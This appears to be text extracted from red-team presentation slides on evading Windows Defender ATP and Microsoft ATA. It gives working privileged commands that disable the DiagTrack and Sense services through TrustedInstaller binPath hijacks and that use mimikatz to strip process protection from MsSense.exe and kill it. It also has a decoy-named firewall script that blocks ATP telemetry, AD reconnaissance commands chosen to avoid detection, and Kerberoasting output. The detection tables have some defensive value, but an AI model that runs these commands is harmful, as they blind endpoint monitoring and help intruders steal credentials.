In the "assume breach" world we live in, how is "It doesn't matter. You were already admin." a relevant or practical statement?

6:23 PM - 2 Oct 2017

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Block ATP Comms via DiagTrack Service (Privileged)

1703/ATP Release 2:

```
C:\>sc qprotection diagtrack  
[SC] QueryServiceConfig2 SUCCESS  
SERVICE diagtrack PROTECTION LEVEL: NONE.
```


1709/ATP Release 3:

```
C:\>sc qprotection diagtrack  
[SC] QueryServiceConfig2 SUCCESS  
SERVICE diagtrack PROTECTION LEVEL: WINDOWS LIGHT.
```


Block ATP Comms via DiagTrack Service (Privileged)

```
SERVICE_NAME: diagtrack
        TYPE                : 10  WIN32_OWN_PROCESS
        STATE                 : 3   STOP_PENDING
                               STOPPABLE NOT_PAUSABLE, ACCEPTS_PRESHUTDOWN)
```

```
sc config TrustedInstaller binPath=
"cmd.exe /C sc stop diagtrack & sc config diagtrack
binPath='lol'" && sc start TrustedInstaller
```



Can't Rename The WDATP Binaries As Admin....



...But We Can Hijack It's DLLs (Privileged)

Process Name	PID	Operation	Path
SenseCncProxy.exe	4340	QueryStream...	C:\Windows\System32\winhttp.dll
SenseCncProxy.exe	4340	Load Image	C:\Windows\System32\winhttp.dll
SenseCncProxy.exe	4340	CloseFile	C:\Windows\System32\winhttp.dll

```
C:\Program Files\Windows Defender Advanced Threat Protection\USERENV.dll (real path: C:\WINDOWS\system32\USERENV.dll)
C:\Program Files\Windows Defender Advanced Threat Protection\WINHTTP.dll (real path: C:\WINDOWS\system32\WINHTTP.dll)
C:\Program Files\Windows Defender Advanced Threat Protection\bcrypt.dll (real path: C:\WINDOWS\system32\bcrypt.dll)
```

SenseCncProxy.exe	5820	CreateFileMa...	C:\Program Files\Windows Defender Advanced Threat Protection\Winhttp.dll
SenseCncProxy.exe	5820	QueryStanda...	C:\Program Files\Windows Defender Advanced Threat Protection\Winhttp.dll
SenseCncProxy.exe	5820	ReadFile	C:\Program Files\Windows Defender Advanced Threat Protection\Winhttp.dll
SenseCncProxy.exe	5820	CloseFile	C:\Program Files\Windows Defender Advanced Threat Protection\Winhttp.dll
SenseCncProxy.exe	5820	Thread Exit	
SenseCncProxy.exe	5820	Thread Exit	

Remove PPL Protection, Kill Process (Privileged)

```
mimikatz # !+
[*] 'mimidrv' service not present
[+] 'mimidrv' service successfully registered
[+] 'mimidrv' service ACL to everyone
[+] 'mimidrv' service started

mimikatz # !processprotect /process:MsSense.exe /remove
Process : MsSense.exe

C:\Windows\system32>taskkill /F /IM MsSense.exe /T
SUCCESS: The process with PID 1552 (child process of PID 816) has been terminated.

C:\Windows\system32>sc qprotection sense
[SC] QueryServiceConfig2 SUCCESS
SERVICE sense PROTECTION LEVEL: WINDOWS LIGHT.

C:\Windows\system32>sc query sense

SERVICE_NAME: sense
        TYPE               : 10    WIN32_OWN_PROCESS
        STATE                : 1     STOPPED
        WIN32_EXIT_CODE       : 1067  (0x42b)
        SERVICE_EXIT_CODE   : 0     (0x0)
        CHECKPOINT           : 0x0
        WAIT_HINT            : 0x0
```

Mimikatz Driver's Service Registered As Malicious Now...



A malicious service name was registered on the machine.

Actions ∨

Severity: Low

Category: Lateral Movement

Detection source: Windows Defender ATP


Description

A malicious service name was registered on the machine.

The service can be used to run in high privileges and/or move laterally in the network.

A malicious Windows service registration occurred (service name is "mimidrv").


...But We Can Change The Service Name And Re-sign



The screenshot shows the Microsoft Visual Studio IDE with the mimikatz project open. The 'Server Explorer' and 'Toolbox' are visible on the left. The main editor window displays the source code for 'mimidrv.c'. The code is a switch statement with three cases:

```
100         case IOCTL_MIMIDRV_PROCESS_TOKEN:
101             status = kkl1_m_process_token(szBufferIn, bufferIn, &kOutputBuffer);
102             break;
103         case IOCTL_MIMIDRV_PROCESS_PROTECT:
104             status = kkl1_m_process_protect(szBufferIn, bufferIn, &kOutputBuffer);
105             break;
106         case IOCTL_MIMIDRV_PROCESS_FULLPRIV:
```

Now Also Alerts On PPL Tampering*



The image shows a Windows Security alert notification. At the top left is a lightning bolt icon. To its right is the title "Protected Process Tampering". Below the title is a blue button with the text "Actions" and a downward-pointing chevron. Underneath the button are three lines of metadata: "Severity: High", "Category: Suspicious Activity", and "Detection source: Windows Defender ATP". Below this is a section titled "Description" which contains the text: "A Process was started as Protected Process, but the protection was removed. The affected process is 'MsSense.exe'".

 Protected Process Tampering

Actions ▾

Severity: High
Category: Suspicious Activity
Detection source: Windows Defender ATP

Description

A Process was started as Protected Process, but the protection was removed.
The affected process is 'MsSense.exe'

```
sc config TrustedInstaller binPath=  
"cmd.exe /C sc config sense binPath='blank'"  
&& sc start TrustedInstaller
```

Become Trusted Installer to Target Executables (Privileged)

- We can use James Forshaw's technique to become Trusted Installer, and then rename protected ATP executables;

```
PS C:\Users\EdwardAbbey\Desktop> Set-NtTokenPrivilege SeDebugPrivilege

Name                Luid                IsEnabled
----                -
SeDebugPrivilege    00000000-00000014   True

PS C:\Users\EdwardAbbey\Desktop> Start-Service TrustedInstaller
PS C:\Users\EdwardAbbey\Desktop> $p = Get-NtProcess -Name TrustedInstaller.exe
PS C:\Users\EdwardAbbey\Desktop> $t = $p.OpenToken()
PS C:\Users\EdwardAbbey\Desktop> $t.Groups | Where-Object {$_.Sid.Name -match "TrustedInstaller"}

Name                Attributes
----                -
NT SERVICE\TrustedInstaller EnabledByDefault, Owner
NT SERVICE\TrustedInstaller EnabledByDefault, Enabled, ...

PS C:\Users\EdwardAbbey\Desktop> $proc = New-Win32Process cmd.exe -CreationFlags NewConsole -ParentProcess $p

Administrator: C:\Windows\System32\cmd.exe

C:\Users\EdwardAbbey\Desktop> whoami /groups | findstr Trusted
NT SERVICE\
Enabled group, Group owner
Well-known group S-1-5-80-956008885-3418522649-1831038044-1853292631-2271478464 Enabled by default

C:\Users\EdwardAbbey\Desktop> rename "C:\Program Files\Windows Defender Advanced Threat Protection\SenseCncProxy.exe" SenseCncProxi.exe
```

Block All Windows Defender/ATP Comms via FW (Privileged)

```
#Define Cloud Security Vendor Address
#Windows Defender ATP
$MSATP1 = "securitycenter.windows.com"
$MSATP2 = "winatp-gw-cus.microsoft.com"
$MSATP3 = "winatp-gw-eus.microsoft.com"
$MSATP4 = "winatp-gw-weu.microsoft.com"
$MSATP5 = "winatp-gw-neu.microsoft.com"
$MSATP6 = "us.vortex-win.data.microsoft.com"
$MSATP7 = "eu.vortex-win.data.microsoft.com"
$MSATP8 = "psapp.microsoft.com"
$MSATP9 = "psappeu.microsoft.com"
$MSATPURLs = $MSATP1,$MSATP2,$MSATP3,$MSATP4,$MSATP5,$MSATP6,$MSATP7,$MSATP8,$MSATP9

#Checking for Behavioural Analysis AV security product processes and adding outbound FW blocks

Write-Output ("[*] Checking for Behavioural Analytics AV security product processes and adding outbound firewall block rules" + "`n" + [CmdletBinding()])
$processnames = $processes | Select-Object ProcessName
Foreach ($ps in $processnames)
{
    if ($ps.ProcessName -like "*MsSense*")
    {
        Write-Output ("[*] Defender ATP process " + $ps.ProcessName + " is running." + " Resolving ATP FQDN IP's and blocking")
        $MSATPCloudIPs = ($MSATPURLs | foreach {[System.Net.Dns]::GetHostAddresses($_) | Select-Object -ExpandProperty IPAddress})
        Foreach-object $MSATPCloudIPs {
            New-NetFirewallRule -DisplayName "Windows Advertising Broker" -Direction Outbound -Action Block -RemoteAddress "$_"
            write-host "$_ - Outbound Firewall Block Was Added: $?"
        }
    }
}
```

You can use the same (privileged) technique to block in/out traffic for WinRM, Sysmon via Windows Event Forwarding, SCOM, etc.



Threat Neutralized

Advanced Threat Analytics


“ATA captures and parses network traffic of multiple protocols (such as Kerberos, DNS, RPC, NTLM and others) for authentication, authorization and information gathering.”

Designed to Detect:

- Pass-the-Ticket (PtT)
- Pass-the-Hash (PtH)
- Overpass-the-Hash
- Forged PAC (MS14-068)
- Golden Ticket
- Malicious replications
- Reconnaissance
- Brute force
- Remote execution
- Weak/malicious protocol usage
- Abnormal user behavior
- Modification of sensitive groups

<https://docs.microsoft.com/en-us/advanced-threat-analytics/what-is-ata>

ATA On Premise Architecture




- ATA relies on the following Windows events: 4776, 4732, 4733, 4728, 4729, 4756, 4757

Coming soon...



AZURE ATP

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Intelligent Security Graph

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Timeline

All [27]

Open [27]

High [7]

Medium [16]

Low [4]

Closed [0]

Suppressed [0]

4:11 PM May 14, 2017

Sensitive account credentials exposed
Administrator's credentials were exposed in cleartext using LDAP simple bind.
Started at 4:42 PM May 10, 2017

3:58 PM May 14, 2017

Encryption downgrade activity
The encryption method of the TGT field of TGS_REQ message from CLIENT1 has been downgraded based on previously learned behavior on CLIENT1.

3:21 PM May 14, 2017

Kerberos Golden Ticket activity
Suspicious usage of CLIENT1's Kerberos ticket, indicating a potential Golden Ticket attack, was detected.
Started at 1:55 PM May 14, 2017

2:43 PM May 14, 2017

Abnormal modification of sensitive groups
Administrator has uncharacteristically modified sensitive group memberships.

2:33 PM May 14, 2017

Massive object deletion
496 objects (9.75% of total AD objects) were deleted over a period of a few seconds from domain domain1.test.local.

1:30 PM May 14, 2017

Suspicious authentication failures
Suspicious authentication failures indicating a potential brute-force attack were detected from CLIENT1.
Started at 1:27 PM May 14, 2017

- Suspicious Activity
Identity theft using Pass-the-Ticket attack
a few seconds ago
- Suspicious Activity
Identity theft using Pass-the-Hash attack
a few seconds ago
- Suspicious Activity
Reconnaissance using account enumeration
a minute ago
- Suspicious Activity
Honeytoken activity
a minute ago
- Suspicious Activity
Unusual protocol implementation
2 minutes ago
- Suspicious Activity
Privilege escalation using forged authorization data
2 minutes ago
- Suspicious Activity
Suspicion of identity theft based on abnormal behavior
3 minutes ago


ATA Learning Period

1 month of learning:

- Abnormal behavior
- Abnormal sensitive group modification
- Recon using Directory Services

1 week of learning:

- Encryption downgrades (skeleton key, golden ticket, over pass the hash)
- Brute force





Internal Recon

Detected: Bulk DNS queries, nslookup, zone transfers

Reconnaissance using DNS

Suspicious DNS activity was observed, originating from [WIN10A](#) (which is not a DNS server) against [DC03](#).

Detected*: AD Recon using SAMR protocol or tools like “net user /domain”



Reconnaissance using directory services enumeration

The following directory services enumerations using SAMR protocol were attempted against DC from CLIENT1:

- Successful enumeration of all users in contoso.com by Chandan Bharti

Tuesday, April 25, 2017 at 10:38 PM  New

Not Detected: Using LDAP/Powerview To Gather Computers/Users

```
PS C:\Users\JohnVanwagoner\Desktop> Get-NetComputer -verbose -domain prod.local
VERBOSE: Get-DomainSearcher search string: LDAP://DC03.prod.local/DC=prod,DC=local
DC03.prod.local
win10a.prod.local
SQL01.prod.local
win10c.prod.local
app01.prod.local
```

```
PS C:\Users\JohnVanwagoner\Desktop> Get-NetGroupMember -GroupName "Enterprise Admins" -Domain dev.local -v
VERBOSE: Get-DomainSearcher search string: LDAP://DC03.prod.local/DC=dev,DC=local
```

```
GroupDomain : dev.local
GroupName    : Enterprise Admins
MemberDomain : dev.local
MemberName   : MyronHayes
MemberSid    : S-1-5-21-1833099165-4213543110-3108917803-1547
IsGroup      : False
MemberDN     : CN=Hayes\, Myron,OU=US,OU=DemoUser,DC=dev,DC=local
```

```
GroupDomain : dev.local
GroupName    : Enterprise Admins
MemberDomain : dev.local
MemberName   : Administrator
MemberSid    : S-1-5-21-1833099165-4213543110-3108917803-500
IsGroup      : False
MemberDN     : CN=Administrator,CN=Users,DC=dev,DC=local
```

Not Detected: Enumeration via WMI Local Name Space

Domain User Accounts:

```
Get-WmiObject -Class Win32_UserAccount -Filter "Domain='dev' AND Disabled='False'" | Select Name, Domain, Status, LocalAccount, AccountType, Lockout, PasswordRequired, PasswordChangeable, Description, SID
```

Domain Groups:

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name like '%Admin%'"
```

```
PS C:\Users\FranklinAbbott> Get-WmiObject -Class Win32_GroupInDomain | Select PartComponent | Select-String -Pattern "Microsoft Advanced Threat Analytics"
1{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Administrators"}
1{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Users"}
1{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="DEV",Name="Microsoft Advanced Threat Analytics Viewers"}
1{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Administrators"}
1{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Users"}
1{PartComponent=\\WIN10B\root\cimv2:Win32_Group.Domain="PROD",Name="Microsoft Advanced Threat Analytics Viewers"}
```

Not Detected: Enumeration via WMI Local Name Space (Cont'd)

Domain Group User Memberships:

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev'  
AND Name='Enterprise Admins'" | Get-CimAssociatedInstance -  
Association Win32_GroupUser
```

```
Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev'  
AND Name='Microsoft Advanced Threat Analytics Administrator'" |  
Get-CimAssociatedInstance -Association Win32_GroupUser
```

```
PS C:\Users\FranklinAbbott> Get-CimInstance -ClassName Win32_Group -Filter "Domain = 'dev' AND Name='Enterprise Admins'"  
| Get-CimAssociatedInstance -Association Win32_GroupUser
```

Name	Caption	AccountType	SID	Domain
Administrator	DEV\Administrator	512	S-1-5-21-1833099165-42...	DEV


Detected: Default Session Enumeration via UserHunter, NetSess

Reconnaissance using SMB Session Enumeration

OPEN

SMB session enumeration attempts were successfully performed by [Vanwagoner, John](#), from [WIN10A](#) against [DC03](#), exposing [2 accounts](#).

2:51 PM – Now



TIME	ACCOUNTS	RESULT	EXPOSED ACCOUNTS	AGAINST DOMAIN CONTROLLERS
7/27/17 3:04 PM	Vanwagoner... Health physicist	Success	2 exposed accounts	DC03

Not Detected: Session Enumeration By Excluding DC's

```
PS C:\Users\JohnVanwagoner\Desktop> Invoke-UserHunter -ComputerFile .\hosts.txt -GroupName "Enterprise Admins"
VERBOSE: [*] Running Invoke-UserHunter with delay of 0
VERBOSE: [*] Querying domain prod.local for users of group 'Enterprise Admins'
VERBOSE: Get-DomainSearcher search string: LDAP://DC03.prod.local/DC=prod,DC=local
VERBOSE: [*] Total number of hosts: 9
VERBOSE: Waiting for scanning threads to finish...
VERBOSE: All threads completed!
VERBOSE: [*] Total number of active hosts: 3
VERBOSE: [*] Enumerating server win10a.prod.local (1 of 3)
```

```
UserDomain : prod.local
UserName   : administrator
ComputerName : Win10a.prod.local
IP         : {10.1.11.177, 169.254.74.220}
```

As of the last BloodHound 1.4 (SharpHound) release earlier this month:

```
Invoke-BloodHound -ExcludeDc
```

<https://blog.cptjesus.com/posts/newbloodhoundingestor>

Lateral Movement



Detection (ATA): Lateral Movement

Usually detected (against DC's only):

- WMIexec
- PSexec

May be detected due to “abnormal user behavior” against domain members:

- WMIexec
- PSexec
- WinRM
- DCOM
- PSexec/SMBexec
- RDP
- Remote Registry
- PSRemoting/WinRM

Suspicion of identity theft based on abnormal behavior ?

Guerino Gallagher exhibited abnormal behavior when performing activities that were not seen over the last month and are also not in accordance with the activities of other accounts in the organization. The abnormal behavior is based on the following activities:

- Performed interactive login from 11 abnormal workstations.
- Requested access to 11 abnormal resources.

Not Detected: SPN Enumeration & Kerberoasting

- Requesting/Kerberoasting SPN's blends in as regular traffic.

```
Get-NetComputer -SPN mssql*
```

```
serviceprincipalname : {MSSQLSvc/app01.prod.local:SQLEXPRESS, MSSQLSvc/app02.dev.local:1433,  
givenname           : SQLService
```

```
Get-NetUser -SPN | Get-SPNTicket -OutputFormat Hashcat
```

```
$krb5tgs$MSSQLSvc/app01.prod.local:SQLEXPRESS:A9992B93DD7E6C77C71AF7C56D83DE79$36AAF20D890AF4A  
1F11BCDD4A25CFD522DEF47C5BD8ACB33B78F4AE6DB274157E37EB086908859883FC886E2528863465E5D7B7EC4294  
44FF532F1C37FEED248E24BBECCA4E2FE2638615C03BCE3E1A8F0636D9243466C9A792851D9092E2F861605C95DEF2C
```

```
root@xfr-cracken-1:/opt/cracken1/hashcat# ./hashcat -b -m  
hashcat (v3.6.0-25-g71d4926) starting in benchmark mode..  
  
OpenCL Platform #1: NVIDIA Corporation  
-----  
* Device #1: GeForce GTX 1080, 2028/8114 MB allocatable, 2  
* Device #2: GeForce GTX 1080, 2028/8114 MB allocatable, 2  
* Device #3: GeForce GTX 1080, 2028/8114 MB allocatable, 2  
* Device #4: GeForce GTX 1080, 2028/8114 MB allocatable, 2  
* Device #5: GeForce GTX 1080, 2028/8114 MB allocatable, 2  
* Device #6: GeForce GTX 1080, 2028/8114 MB allocatable, 2  
* Device #7: GeForce GTX 1080, 2028/8114 MB allocatable, 2  
* Device #8: GeForce GTX 1080, 2028/8114 MB allocatable, 2
```



Not Detected: Silver Tickets

- While a Golden ticket is a forged TGT valid for gaining access to any Kerberos service, the silver ticket is a forged TGS.
- TGS is forged, so no associated TGT, meaning the DC is never contacted.
- Any event logs are on the targeted server.

Source: blatant copy & paste from Sean Metcalf- <https://adsecurity.org/?p=2011>

